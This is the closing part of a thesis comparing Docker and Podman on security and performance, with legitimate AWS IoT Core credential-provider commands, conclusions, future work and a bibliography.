- to retrieve the endpoint: aws iot describe-endpoint `--endpoint-type` iot:CredentialProvider
- to retrieve the tokens: curl `--cert` <CERTIFICATE> `--key` <PRIVATE-KEY> -H "x-amzn-iot-thingname: <THING-NAME>" <END-POINT>/role-aliases/test-role-alias3/credentials

4.3.7 Particular cases

Certain access policies associated with specific services must ensure global access to all resources to enable token retrieval. In such instances, it is necessary to modify the access policy configuration to provide global access to the service responsible for token retrieval. Meanwhile, the user should be restricted to performing only the operations permitted on the specified resources. For example, this scenario is applicable to AWS ECR. Some AWS services enforce mandatory internal policies that take precedence over IoT Core policies. This prioritization can present challenges. However, a solution involves assigning actions to these internal policies that do not compromise the system's integrity, while all other actions are managed through IoT Core. An example of this situation is found in AWS SNS.

Chapter 5

Conclusions

This thesis has provided a comparative analysis of Docker and Podman, examining their performance, security, and operational efficiency. The analysis shows that while Podman offers enhanced security features, particularly with its daemon-less architecture, this added security could come at the cost of convenience, especially during the development and testing phases. Podman strict security model can impose limitations, especially when services like tcpdump are required for network packet analysis or when comprehensive system-level tools are needed. Although Docker default mode runs with root privileges, making it potentially less secure than Podman, it offers a more straightforward experience for developers during testing and prototyping.

Both Docker and Podman support rootless operation, significantly enhancing security by reducing the risk of container escape and privilege escalation attacks. However, the rootless mode is not without limitations. Even when explicitly granted, many system capabilities do not work as expected due to the inherent restrictions of running without root privileges. This limitation confines rootless containers to specific use cases where the need for elevated permissions is minimal.

In terms of performance, Docker and Podman exhibit almost identical capabilities. Both tools provide comparable speed and resource efficiency, ensuring that containerized applications run smoothly regardless of the choice between them. The minor differences in performance observed in this study are negligible and do not significantly impact the overall functionality or user experience.

In exploring the AWS IoT Core credential provider for authorizing direct calls to AWS services, the thesis demonstrates that this method works effectively, providing a robust mechanism for secure device authentication using X.509 certificates. This approach not only strengthens security but also simplifies the management of IoT devices by centralizing all the policies in one place. This centralization allows for more streamlined and manageable policy enforcement, making overseeing and controlling device access to AWS resources easier.

In conclusion, while Podman offers superior security features compared to Docker, it may not always be the best choice, especially during the testing phase or when certain system-level services are required. Docker provides a more flexible environment at the expense of some security considerations. The AWS IoT Core credential provider facilitates secure and efficient authorization for IoT devices, enabling seamless integration with AWS services. The findings from this thesis offer valuable insights into selecting and implementing containerization and cloud integration solutions in IoT environments, balancing the trade-offs between security, functionality and ease of use.

5.1 Future works

Both Podman and Docker can significantly improve security by making container escapes harder in rootful mode. Enhancements to Podman could include making it more adaptable in development scenarios without compromising its security posture by make it more flexible. For IoT devices that use AWS, implementing AWS IoT Core is crucial due to its superior security. However, simplifying the setup process and automating certain commands could improve its usability and efficiency.

Bibliography

[1] VMware, Inc. *What is a Virtual machine.* https://www.vmware.com/topics/glossary/content/virtual-machine.html. Accessed: August 10, 2024. 2024.

[2] Docker, Inc. *What is a Container?* https://www.docker.com/resources/what-container/. Accessed: August 10, 2024. 2024.

[3] Michael Kerrisk. *Linux Programmer's Manual: namespaces(7).* https://man7.org/linux/man-pages/man7/namespaces.7.html. Accessed: August 15, 2024. 2021.

[4] Red Hat Bugzilla. *Bug 1884283 - Docker: Centos8 podman run fails with Error: could not get runtime: cannot re-exec process.* https://bugzilla.redhat.com/show_bug.cgi?id=1884283. Accessed: August 20, 2024. 2020.

[5] Red Hat, Inc. *What is SELinux?* https://www.redhat.com/en/topics/linux/what-is-selinux. Accessed: August 25, 2024. 2024.

[6] Ori Abargil. *7 Ways to Escape a Container.* https://www.panoptica.app/research/7-ways-to-escape-a-container. Accessed: August 25, 2024. 2023.

[7] Amazon Web Services. *AWS Identity and Access Management (IAM) User Guide.* https://docs.aws.amazon.com/IAM/latest/UserGuide/introduction.html. Accessed: August 25, 2024. 2024.

[8] Amazon Web Services. *IAM Policies.* https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies.html. Accessed: August 31, 2024. 2024.

[9] Amazon Web Services. *Temporary Security Credentials in IAM.* https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_temp.html. Accessed: Septemnber 1, 2024. 2024.

[10] Amazon Web Services. *IAM Roles.* https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles.html. Accessed: September 2, 2024. 2024.

[11] Amazon Web Services. *What is AWS IoT?* https://docs.aws.amazon.com/iot/latest/developerguide/what-is-aws-iot.html. Accessed: August 25, 2024. 2024.